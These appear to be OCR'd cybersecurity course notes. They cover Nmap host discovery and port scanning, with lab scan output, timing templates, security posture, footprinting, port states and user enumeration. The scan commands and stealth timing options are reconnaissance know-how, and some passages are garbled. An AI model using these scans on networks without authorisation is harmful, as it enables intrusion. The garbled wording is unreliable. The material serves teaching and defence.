1) **ARP scan:** This scan **uses ARP requests** to discover live hosts. Address Resolution Protocol (ARP) The Address Resolution Protocol is a layer 2 protocol used **to map MAC addresses to IP addresses**. All hosts on a network are located by their IP address, but NICs do not have IP addresses, they have MAC addresses. ARP is the protocol used to associate the IP address to a MAC address. "**ARP scan**" is only feasible **if you are on the same subnet** as the target systems.
When a ***privileged*** **user** tries to scan targets on a **local network** (**Ethernet**), Nmap uses ***ARP requests***.
- A privileged user is **root** or a user who belongs to **sudoers** and can run **sudo**.


2) **ICMP scan:** This scan **uses ICMP requests** to identify live hosts. Internet Control Message Protocol (ICMP) is used for **reporting errors and performing network diagnostics**. In the error reporting process, ICMP sends messages from the receiver to the sender when data does not come though as it should.
When a ***privileged*** **user** tries to scan targets **outside the local network**, Nmap uses **ICMP echo requests**, **TCP ACK (Acknowledge)** to **port 80**, **TCP SYN (Synchronize) to port 443**, and ICMP timestamp request.

3) **TCP/UDP ping scan:** This scan **sends packets to TCP ports and UDP ports** to determine live hosts.
When an ***unprivileged*** **user** tries to scan targets **outside the local network**, Nmap resorts to a **TCP 3-way handshake by sending SYN packets to ports 80 and 443**.

To discover all the live systems on the **same subnet as our target** machine, we use **nmap -PR -sn <MACHINE IP>/24**.

where **-PR** specifies that you **only want an ARP scan**.

Where **-sn** discover internet hosts without port-scanning live systems,




```
┌──(wpudesk480423㉿Cyber13)-[~]
└─$ nmap -PR -sn 172.16.182.54/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 09:43 IST
Nmap scan report for 172.16.182.1
Host is up (0.47s latency).
Nmap scan report for 172.16.182.13
Host is up (0.00057s latency).
Nmap scan report for 172.16.182.20
Host is up (0.0012s latency).
Nmap scan report for 172.16.182.23
Host is up (0.00068s latency).
Nmap scan report for 172.16.182.26
Host is up (0.00049s latency).
Nmap scan report for 172.16.182.28
Host is up (0.0010s latency).
Nmap scan report for 172.16.182.29
Host is up (0.00100s latency).
Nmap scan report for 172.16.182.32
Host is up (0.0011s latency).
Nmap scan report for 172.16.182.33
Host is up (0.00048s latency).
Nmap scan report for 172.16.182.222
Host is up (0.00045s latency).
Nmap scan report for 172.16.182.224
Host is up (0.00049s latency).
Nmap done: 256 IP addresses (27 hosts up) scanned in 6.00 seconds
```

ıt’s interesting to discover that we can “**ping”** every IP address on a target network and check who responds to our ping (ICMP Type 8/Echo) queries with a ping reply (ICMP Type 0), **even though it’s the simplest but not always reliable strategy**.

Why??? — **Because many firewalls block ICMP echo**, new versions of Microsoft Windows include a host firewall that **by default blocks ICMP echo requests**. If your target is on the same subnet, an ARP query will come before an ICMP request.


An ICMP echo scan works by making an ICMP echo request and expecting the target to respond with an ICMP echo reply if it is online, as shown in the image below.

we used **nmap -PE -sn MACHINE IP/24** to scan the target’s subnet. This scan will send ICMP echo packets to all of the subnet’s IP addresses.

option required to tell Nmap to use ICMP Timestamp to discover live hosts? -PP

option required to tell Nmap to use ICMP Address Mask to discover live hosts?: -PM

option required to tell Nmap to use ICMP Echo to discover life hosts? -PE





```
└─# nmap -PE -sn 172.16.182.54/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 10:00 IST
Nmap scan report for 172.16.182.1
Host is up (0.13s latency).
MAC Address: 4C:E1:75:B3:70:5F (Cisco Systems)
Nmap scan report for 172.16.182.13
Host is up (0.00026s latency).
MAC Address: B8:AC:6F:46:61:8F (Dell)
Nmap scan report for 172.16.182.20
Host is up (0.00080s latency).
MAC Address: 58:03:FB:0F:E7:69 (Hangzhou Hikvision Digital Technology)
Nmap scan report for 172.16.182.23
Host is up (0.00052s latency).
MAC Address: 24:BE:05:13:4D:44 (Hewlett Packard)
Nmap scan report for 172.16.182.26
Host is up (0.00047s latency).
MAC Address: 24:BE:05:0F:AC:93 (Hewlett Packard)
Nmap scan report for 172.16.182.28
Host is up (0.00048s latency).
MAC Address: 24:BE:05:13:4D:15 (Hewlett Packard)
Nmap scan report for 172.16.182.29
Host is up (0.00062s latency).
MAC Address: 24:BE:05:15:46:C0 (Hewlett Packard)
Nmap scan report for 172.16.182.32
Host is up (0.00064s latency).
MAC Address: 24:BE:05:15:46:C3 (Hewlett Packard)
Nmap scan report for 172.16.182.33
Host is up (0.00022s latency).
MAC Address: D0:67:E5:14:5B:E6 (Dell)
Nmap scan report for 172.16.182.39
Host is up (0.00054s latency).
MAC Address: 24:BE:05:0F:AC:F8 (Hewlett Packard)
Nmap scan report for 172.16.182.44
Host is up (0.00051s latency).
MAC Address: 24:BE:05:0F:AC:E0 (Hewlett Packard)
Nmap scan report for 172.16.182.48
Host is up (0.00051s latency).
MAC Address: 24:BE:05:0F:AC:5B (Hewlett Packard)
Nmap scan report for 172.16.182.54
Host is up (0.00053s latency).
MAC Address: 24:BE:05:0F:AC:53 (Hewlett Packard)
Nmap scan report for 172.16.182.222
Host is up (0.00059s latency).
MAC Address: 24:BE:05:15:47:52 (Hewlett Packard)
Nmap scan report for 172.16.182.224
Host is up (0.00078s latency).
MAC Address: 04:0E:3C:96:90:04 (HP)
Nmap scan report for 172.16.182.240
Host is up (0.00056s latency).
MAC Address: D0:67:E5:14:5B:9B (Dell)
Nmap scan report for node200 (172.16.182.184)
Host is up.
```

TCP SYN Ping — We can send a packet to a **TCP port, 80 by default**, with the SYN (Synchronize) flag set and wait for a response. An open port should receive a SYN/ACK (Acknowledgement); a closed port will receive a RST (Reset). I**n this situation, we simply check to see if we get a response to determine whether the host is up and running**. The specific status of the port is unimportant in this context. The diagram below depicts how a **TCP 3-way handshake** typically works.

PA- TCP

PU- UDP



Case: TCP port is open.

```
┌──(root💀Cyber13)-[/home/wpudesk480423]
└─# nmap -PS -sn 172.16.182.54/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 10:08 IST
Nmap scan report for 172.16.182.1
Host is up (0.00061s latency).
MAC Address: 4C:E1:75:B3:70:5F (Cisco Systems)
Nmap scan report for 172.16.182.13
Host is up (0.00024s latency).
MAC Address: B8:AC:6F:46:61:8F (Dell)
Nmap scan report for 172.16.182.20
Host is up (0.00080s latency).
MAC Address: 58:03:FB:0F:E7:69 (Hangzhou Hikvision Digital Technology)
Nmap scan report for 172.16.182.23
Host is up (0.00052s latency).
MAC Address: 24:BE:05:13:4D:44 (Hewlett Packard)
Nmap scan report for 172.16.182.26
Host is up (0.00047s latency).
MAC Address: 24:BE:05:0F:AC:93 (Hewlett Packard)
Nmap scan report for 172.16.182.28
Host is up (0.00038s latency).
MAC Address: 24:BE:05:15:47:52 (Hewlett Packard)
Nmap scan report for 172.16.182.224
Host is up (0.00059s latency).
MAC Address: 04:0E:3C:96:90:04 (HP)
Nmap scan report for 172.16.182.240
Host is up (0.00044s latency).
MAC Address: D0:67:E5:14:5B:9B (Dell)
Nmap scan report for node200 (172.16.182.184)
Host is up.
Nmap done: 256 IP addresses (27 hosts up) scanned in 1.87 seconds
```

Performance tuning Nmap scans

Category	Initial_rtt_timeout	min_rtt_timeout	max_rtt_timeout	max_parallelism	scan_delay	max_scan_delay
T0 / Paranoid	5 min	Default (100 ms)	Default (10 sec)	Serial	5 min	Default (1 sec)
T1 / Sneaky	15 sec	Default (100 ms)	Default (10 sec)	Serial	15 sec	Default (1 sec)
T2 / Polite	Default (1 sec)	Default (100 ms)	Default (10 sec)	Serial	400 ms	Default (1 sec)
T3 / Normal	Default (1 sec)	Default (100 ms)	Default (10 sec)	Parallel	Default (0 sec)	Default (1 sec)
T4 / Aggressive	500ms	100ms	1,250ms	Parallel	Default (0 sec)	10ms
T5 / Insane	250ms	50ms	300ms	Parallel	Default (0 sec)	5ms

- **T0 Paranoid**
  This type of scan is used for slow network speed scan rather than the normal one. In this situations detection risks must be minimized. This is serial scan that have a 5 scan delay for each probe.
- **T1 Sneaky**
  The T1 or timing sneaky scan is faster than the paranoid (T0) scan, it is achieved by the reducing the scan time needed. This scan uses serial process to find the open port of target.
- **T2 Polite**
  The T2 or timing polite scan is fasted than both T0 and T1 and it is the last scanning template to utilize the serial scanning method. The scan_delay for this scan is set to 400 milliseconds, making this the first template to make utilization of the max_scan delay, a value that is still set to the default estimation of 1 second. With this format chosen Nmap will start checking targets utilizing the scan_delay of 400 milliseconds yet has the capability to dynamically alter the postponement up to a most extreme of 1 second.
- **T3 Normal**
  The T3 or timing normal scan is the default check for Nmap, implying that on the off chance that no timing layout or manual timing choices are set, the settings in this template will be utilized for the scan. This template is the first to utilize the parallel handling method, sending different probes out all the while, expanding the general speed. This output has a scan_delay of 0 seconds that can develop to a max_scan_delay that can develop to 1 second, significance the output will happen as fast as would be prudent yet following 1 second the current port scan will be complete and the following port will be filtered.
- **T4 Aggressive**
  The T4 or timing aggressive layout additionally runs its filtering in parallel expanding speed. The scan_delay for this template is situated to 0 seconds and can develop to a max_scan_delay of 10 milliseconds. Scan with a max_scan_delay of short of what 1 second are inclined to slips as some target Operating System have settings that oblige a base postpone between test reactions of 1 second.
- **T5 Insane**
  The T5 or timing insane timing format is the quickest of the inherent timing template. This template utilizes the parallel scanning strategy with a scan_delay of 0 seconds and a max_scan_delay of 5 milliseconds. As expressed with the aggressive scan, this scan can result in mistakes focused around target machine Operating System and settings.
- **rtt-timeout**
  Nmap maintains a running timeout value for determining how long it will wait for a probe response before giving up or retransmitting the probe. This is calculated based on the response times of previous probes.
- **paralellism**
  These options control the total number of probes that may be outstanding for a host group. They are used for port scanning and host discovery. By default, Nmap calculates an ever-changing ideal parallelism based on network performance. If packets are being dropped, Nmap slows down and allows fewer outstanding probes. The ideal probe number slowly rises as the network proves itself worthy.

Discovering hosts using commonly known ports

A SYN scan over the 1,000 most common ports can be run as follows:

Nmap found an 1 open port and the other 999 ports it tried were closed. Note that the -Pn flag was used here to tell Nmap to ignore a host that was seemingly down.

```
┌──(root💀Cyber13)-[/home/wpudesk480423]
└─# nmap -sS -Pn 172.16.182.54
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 10:21 IST
Nmap scan report for 172.16.182.54
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE
902/tcp open  iss-realsecure
MAC Address: 04:0E:3C:96:8F:AF (HP)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Understanding security posture

- Security posture is the understanding of the security status of the asset inventory and the level of preparedness to prevent, detect, mitigate or remediate security events. It includes several policies, procedures, and measures to protect the information infrastructure from threats and risks.
- Also, a strong security posture is a testament to your company’s overall cybersecurity strengths and its resilience against active cyber threats. It is also paramount because modern threat attacks are becoming quite challenging to figure out.
- The security status of an enterprise's networks, information, and systems based on information security resources (e.g., people, hardware, software, policies) and capabilities in place to manage the defense of the enterprise and to react as the situation changes.
- Your security posture is an evaluation of the following:
  - Level of visibility into attack surface and asset inventory
  - Compliance processes and controls to protect the enterprise against cyber-attacks
  - Real-time monitoring to detect and counter attacks
  - Ability to contain and recover from security events
  - Automation level in the security program

- A strong security posture protects organizations from cybersecurity threats by identifying and preventing malware attacks, data breaches, and intellectual property theft.
- And the security posture of your company is important because it works in the opposite way to cybersecurity risk. When your security posture gets better, the possibility of a succ[illegible]

1. Data breach

A data breach takes place when an unauthorized person accesses confidential and/or personal information.

Data breaches might be intentional, where a hacker targets vulnerabilities, or unintentional as well in case wrong access permissions are given to an employee, a piece of hardware containing confidential information is lost, etc.

2. Cyberattack

Cyber-attacks are carried out with deliberate ill intent to target an organization's computer network with the goal of disabling, disrupting, and/or controlling stored information.

These attacks can be carried out by people within the organization (contract workers, disgruntled employees, etc.) or external actors (criminal groups, hackers, etc.)

3. Vulnerabilities and threats

A security vulnerability refers to weaknesses within an organization's network and can vary greatly—from weak passwords to operating systems not functioning properly.

On the other hand, threats are hypothetical instances identified due to security vulnerabilities that could negatively affect an organization. For protecting your organization against data breaches and cyber-attacks, understanding and analyzing potential threats and their likelihood is vital.

- **Understanding cybersecurity risk vs. cybersecurity posture**
- Although many people use these two terms interchangeably, they are not the same. This is because one cannot truly be defined without the other. To understand the effectiveness of your cybersecurity posture you must first complete a cybersecurity risk assessment that will identify the full extent of your vulnerability across various assets within the organization. Identifying your risks and potential weaknesses helps the team to decide what actions need to be taken first and which will have the most impact on increasing your cybersecurity posture. To put it simply, as your cybersecurity posture strength increases your cybersecurity risk should decrease.

Key elements of security posture

1. Security policies and procedures

Security policies and procedures define your overall strategy in security stance. The documents help you build a structure. It basically answers the “what” and “why” of your responsibilities in cybersecurity.

These may cover areas like password management, data handling, and incident response.

2. Categorizing IT assets

Of course, organizing everything makes more sense. And it applies not just to your desk or icons in your computer but also to your IT assets.

Categorizing helps you to understand your attack surface. You can group assets based on various characteristics like their type, how they’re used, who’s responsible for their security, where they are, software versions, and the vulnerabilities they might have.

This categorization helps you quickly organize assets by specific criteria, making it easier to answer tough questions about your security.

3. Network and system security

The security status of an enterprise’s networks, information, and systems is determined by its information security resources, including people, hardware, software, and policies. These resources work together to defend the enterprise and adapt as the situation evolves.

Hence, this is an important component of security posture as it involves using antivirus software, intrusion detection systems and firewalls.

4. Access controls

Strong access controls prevent unauthorized access to sensitive systems and data. This includes user authentication, permissions, and physical security measures like access badges or security personnel.

5. Employee training

Security training matters because if your employees don’t know what they are dealing with, a cybercriminal can easily manipulate


What are the steps to improve your security posture?
Inventory all of your IT assets
Conduct a security assessment
Prioritize risks to business resiliency
Establish a consistent patching schedule
Automate threat detection, remediation, and mitigation
Monitor critical security vulnerabilities
Adopt a zero-trust framework
Transition to a DevSecOps approach
Implement cybersecurity training for all employees
Develop and practice an incident management plan

Types of security posture within an organization

1. Network security posture

Measures such as next-generation firewalls or automated compliance software that have more layers of security built into them ensure the protection of data, devices, applications, and systems connected to the network.

2. Data security posture

This describes how organizations protect sensitive data against being lost, corrupted, or stolen.

3. Cloud security posture

This describes how organizations authenticate users and manage access to sensitive systems to assess and mitigate risks from SaaS applications as well as cloud hosting providers.

4. Third-party security posture

Between an enterprise, its suppliers, and other external orga[illegible] it maintains the integrity of system connections and data flows

Cyber security issues

- A cyber or cybersecurity threat is a **malicious act that seeks to damage data, steal data, or disrupt digital life in general**. Cyber-attacks include threats like computer viruses, data breaches, and Denial of Service (DoS) attacks.
- Here are the current top five cyber threats that you should be aware of.
  - Ransomware. ...
  - Phishing. ...
  - Data leakage. ...
  - Hacking. ...
  - Insider threat. ...
- Below are five challenges that will impact the cybersecurity industry in the latter half of 2021.
  - Adapting to a Remote Workforce. ...
  - Emerging 5G Applications. ...
  - Blockchain and Cryptocurrency Attacks. ...
  - Internet of Things (IoT) Attacks. ...
  - Phishing Scams.

- **Ransomware Extortion**
- Ransomware began as malware focused on extorting payments via data encryption. By denying legitimate users access to their data by encrypting it, the attackers could demand a ransom for its recovery.
- **Cloud Third-Party Threats**
- Companies are increasingly adopting cloud computing, a move with significant security implications. Unfamiliarity with cloud security best practices, the cloud shared security model, and other factors can make cloud environments more vulnerable to attack than on-prem infrastructure.
- **Mobile Malware**
- As mobile devices have become more widely used, mobile malware has emerged as a growing threat. Mobile malware masquerading as legitimate and harmless applications — such as QR code readers, flashlights, and games — have grown more common on official and unofficial app stores
- **Wipers and Destructive Malware**
- While ransomware and data breaches are some of the most visible threats to corporate data security, wipers and other destructive malware can have even greater business impacts. Instead of breaching information or demanding a ransom for its return, wipers delete the data entirely.
- **Weaponization of Legitimate Tools**
- The line between legitimate penetration testing and system administration tools and malware can be a fine one. Often, functionality that cyber threat actors would build into their malware is also built into their targets' operating systems or available via legitimate tools that are unlikely to be recognized as malware by signature-based detection tools.
- **Zero-Day Vulnerabilities in Supply Chains**
- Zero-day vulnerabilities pose a significant but transient risk to corporate cybersecurity. A vulnerability is a zero day when it has been discovered but no fix is available for the issue.

Gathering Information about target computer systems – Foot printing and Investigation.

- Gathering information is the first step where a hacker tries to get information about the target. Hackers use different sources and tools to get more information, and some of them are briefly explained here. This information will be useful for you to become an ethical hacker.
- Information Gathering is the act of gathering different kinds of information against the targeted victim or system. It is the first step or the beginning stage of Ethical Hacking, where the penetration testers or hackers (both black hat or white hat) performed this stage; this is a necessary and crucial step to be performed. The more the information gathered about the target, the more the probability to obtain relevant results. Information gathering is not just a phase of security testing; it is an art that every penetration-tester (pen-tester) and hacker should master for a better experience in penetration testing. There are various tools, techniques, and websites, including public sources such as Whois, nslookup that can help hackers gather information.
- Footprinting is the technique to collect as much information as possible about the targeted network/victim/system. It helps hackers in various ways to intrude on an organization's system. This technique also determines the security postures of the target. Footprinting can be active as well as passive. Passive footprinting/pseudonymous footprinting involves collecting data without the owner, knowing that hackers gather his/her data. In contrast, active footprints are created when personal data gets released consciously and intentionally or by the owner's direct contact.

Passive Foot-printing techniques include:

- Finding info through search engines
- Finding the ranking Domains (TI-Ds) and sub-domains of a target through internet services
- Collecting location info on the target through internet services
- Performing individuals search using social networking sites and other people search services
- Gathering financial info concerning the target through financial services
- Gathering infrastructure details of the target organization through job sites Monitoring target using alert services
- Gathering info using teams, forums, and blogs
- Determining the operative systems in use by the target organization
- Extracting info concerning the target using web archives
- Performing competitive intelligence
- Monitoring web site traffic of the target
- Tracking the web reputation of the target
- Collecting info through social engineering on social networking sites

Active Foot-printing techniques include:

- Querying revealed name servers of the target
- Extracting data of revealed documents and files
- Gathering web site info victimization internet dashing and mirroring tools
- Gathering info through email following
- Performing who is operation
- Extracting DNS info
- Performing trace route analysis
- Performing social engineering
- Information Obtained in Foot printing

Scanning computers in the Networks

- Network scanning helps to detect all the active hosts on a network and maps them to their IP addresses. Network scanners send a packet or ping to every possible IP address and wait for a response to determine the status of the applications or devices (hosts).
- Network scanning refers to the use of a computer network to gather information regarding computing systems. Network scanning is mainly used for security assessment, system maintenance, and also for performing attacks by hackers.
- During a port scan, hackers send a message to each port, one at a time. The response they receive from each port determines whether it's being used and reveals potential weaknesses. Security techs can routinely conduct port scanning for network inventory and to expose possible security vulnerabilities.
- Network scanning is important to ensure that your devices and network work efficiently. It also helps to troubleshoot issues. Scanning the network lets you understand the devices that are running on your network, to view how they are performing, and also to understand the traffic that moves through them. While there are many manual tools, it is recommended that you make use of tools to scan the network to get the best results.
- Network scanning involves many procedures that help to identify the ports, services, and live hosts. It helps to discover the architecture and the operating system of the target system.
- Network scanning helps to find out the vulnerabilities and the threats in the particular network. Network changes also help to create a profile for the organization that is the target.
- Scanning involves collecting information making use of aggressive and complex techniques

- Scanning is primarily of three types. These are network scanning, port scanning, and vulnerability scanning.

A) Network scanning

Network scanning helps to discover any live computer or hosts, open ports, and the IP address of a victim. It helps to discover the services that are running on any host computer. It allows the decoding of the system architecture of any target and the operating system. The method helps to deal with and discover if there are any vulnerabilities in a live host.

B) Port scanning

Post scanning is a conventional method that is used to penetrate into the hackers and the testers to search if there are any open doors from where the hacker will be capable of accessing the system of the organization. It tries to figure out the route of the hacker, to find out the live hosts, the operating system that is used, and the installed firewalls as well as the topology of the targeted organization.

Once the hacker gets the IP address of the organization of the victim using the UDP and the TCP ports the hacker will map the network of the organization and put it in his grab. A nmap is a tool that is used to carry out port scanning techniques.

C) Vulnerability scanning

The vulnerability scanning method proactively identifies the vulnerability of the network in an automated method that helps to find out whether the system may be threatened or exploited. To carry out this type of scanning the computer needs to be connected to the internet.

The six port states recognized by Nmap

- **open**

An application is actively accepting TCP connections, UDP datagrams or SCTP associations on this port. Finding these is often the primary goal of port scanning. Security-minded people know that each open port is an avenue for attack. Attackers and pen-testers want to exploit the open ports, while administrators try to close or protect them with firewalls without thwarting legitimate users. Open ports are also interesting for non-security scans because they show services available for use on the network.

- **closed**

A closed port is accessible (it receives and responds to Nmap probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators may want to consider blocking such ports with a firewall. Then they would appear in the filtered state, discussed next.

- **filtered**

Nmap cannot determine whether the port is open because packet filtering prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.

- **unfiltered**

The unfiltered state means that a port is accessible, but Nmap is unable to determine whether it is open or closed. Only the ACK scan, which is used to map firewall rulesets, classifies ports into this state. Scanning unfiltered ports with other scan types such as Window scan, SYN scan, or FIN scan, may help resolve whether the port is open.

- **open|filtered**

Nmap places ports in this state when it is unable to determine whether a port is open or filtered. This occurs for scan types in which open ports give no response. The lack of response could also mean that a packet filter dropped the probe or any response it elicited. So Nmap does not know for sure whether the port is open or being filtered. The UDP, IP protocol, FIN, NULL, and Xmas scans classify ports this way.

- **closed|filtered**

This state is used when Nmap is unable to determine whether a port is closed or filtered. It is only used for the IP ID idle scan.

- The network scanning tools help to monitor and examine the vendors that run on multi networks.
- It also gives a very visual appealing insight like comparative graphs and heat maps.
- It helps to understand the network from the perspective of a node by node.
- It also pinpoints and troubleshoots the problems and to discover the weak parts that could be vulnerable to an attack.
- The IP address scanning network is focused on managing and discovering the devices that are based on information of IP across various subnets.
- Even if you are confident about your network safety there could still be some glitches. This is why it is important that you use sophisticated network scanning techniques. Many malicious attacks are carried out these days and most of them are so sophisticated that you may not even be able to track it fast and the damage would be done. If your network is vulnerable then this can be a major problem to the system and also causes a huge loss to your business. Thus you must check the vulnerability of your network which should be done regularly.

Network infrastructure vulnerabilities.

- A network vulnerability is a weakness or flaw in software, hardware, or organizational processes, which when compromised by a threat, can result in a security breach.
- Nonphysical network vulnerabilities typically involve software or data.

- Security Vulnerability Types
  - Network Vulnerabilities. These are issues with a network's hardware or software that expose it to possible intrusion by an outside party.
  - Operating System Vulnerabilities.
  - Human Vulnerabilities.
  - Process Vulnerabilities.
- Network infrastructure comprises hardware and software, systems and devices, and it enables computing and communication between users, services, applications and processes. Anything involved in the network, from servers to wireless routers, comes together to make up a system's network infrastructure.
- Tips for streamlining your network infrastructure to improve...

  #1. Prioritize your network traffic.

  #2. Upgrade your hardware.

  #3. Optimize your VPNs.

  #4. Use the latest broadband technology.

  #5. Work with a managed services provider.

Enumeration- Listing the systems/users and connecting them

- Enumeration is defined as the **process of extracting user names, machine names, network resources, shares and services from a system**.
- The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase
- User enumeration is **when a malicious actor can use brute-force techniques to either guess or confirm valid users in a system**. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication.
- There are eight types: **Windows enumeration, NetBIOS enumeration, LDAP enumeration, SNMP enumeration, Linux/UNIX enumeration, NTP enumeration, SMTP enumeration and DNS enumeration**. Systems running old software often lack modern amenities such as firewalls, etc., to block any attack that comes from the outside.
- **Enumeration is used to gather the following:**
  - Usernames, group names.
  - Hostnames.
  - Network shares and services.
  - IP tables and routing tables.
  - Service settings and audit configurations.
  - Application and banners.
  - SNMP and DNS details.

- Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It should not be confused with network mapping, which only retrieves information about which servers are connected to a specific network and what operating system runs on them.
- Network enumeration is the discovery of hosts or devices on a network. Network enumeration tends to use overt discovery protocols such as ICMP and SNMP to gather information. It may also scan various ports on remote hosts for looking for well known services in an attempt to further identify the function of a remote host. The next stage of enumeration is to fingerprint the operating system of the remote host.
- A network enumerator or network scanner is a computer program used to retrieve usernames and info on groups, shares, and services of networked computers. This type of program scans networks for vulnerabilities in the security of that network. If there is a vulnerability with the security of the network, it will send a report back to a hacker who may use this info to exploit that network glitch to gain entry to the network or for other malicious activities
- **List of network enumerators**

  Metasploit Project

  Nmap

  Nessus

  OpenVAS

  SAINT (software)


  Security Administrator Tool for Analyzing Networks

  ZMap (software)

- User enumeration is when a malicious actor can use brute-force techniques to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication. Two of the most common areas where user enumeration occurs are in a site's login page and its ‘Forgot Password' functionality.
- The malicious actor is looking for differences in the server's response based on the validity of submitted credentials. The Login form is a common location for this type of behavior. When the user enters an invalid username and password, the server returns a response saying that user ‘rapid7' does not exist. A malicious actor would know that the problem is not with the password, but that this username does not exist in the system, as shown in Figure 1:


- On the other hand, if the user enters a valid username with an invalid password, and the server returns a different response that indicates that the password is incorrect, the malicious actor can then infer that the username is valid, as shown in Figure 2:

- At this point, the malicious actor knows how the server will respond to ‘known good' and ‘known bad' input. So, the malicious actor can then perform a brute-force attack with common usernames, or may use census data of common last names and append each letter of the alphabet to generate valid username lists.
- Once a list of validated usernames is created, the malicious actor can then perform another round of brute-force testing, but this time against the passwords until access is finally gained.
- An effective remediation would be to have the server respond with a generic message that does not indicate which field is incorrect. When the response does not indicate whether the username or the password is incorrect, the malicious actor cannot infer whether usernames are valid. Figure 3 shows an example of a generic error response:

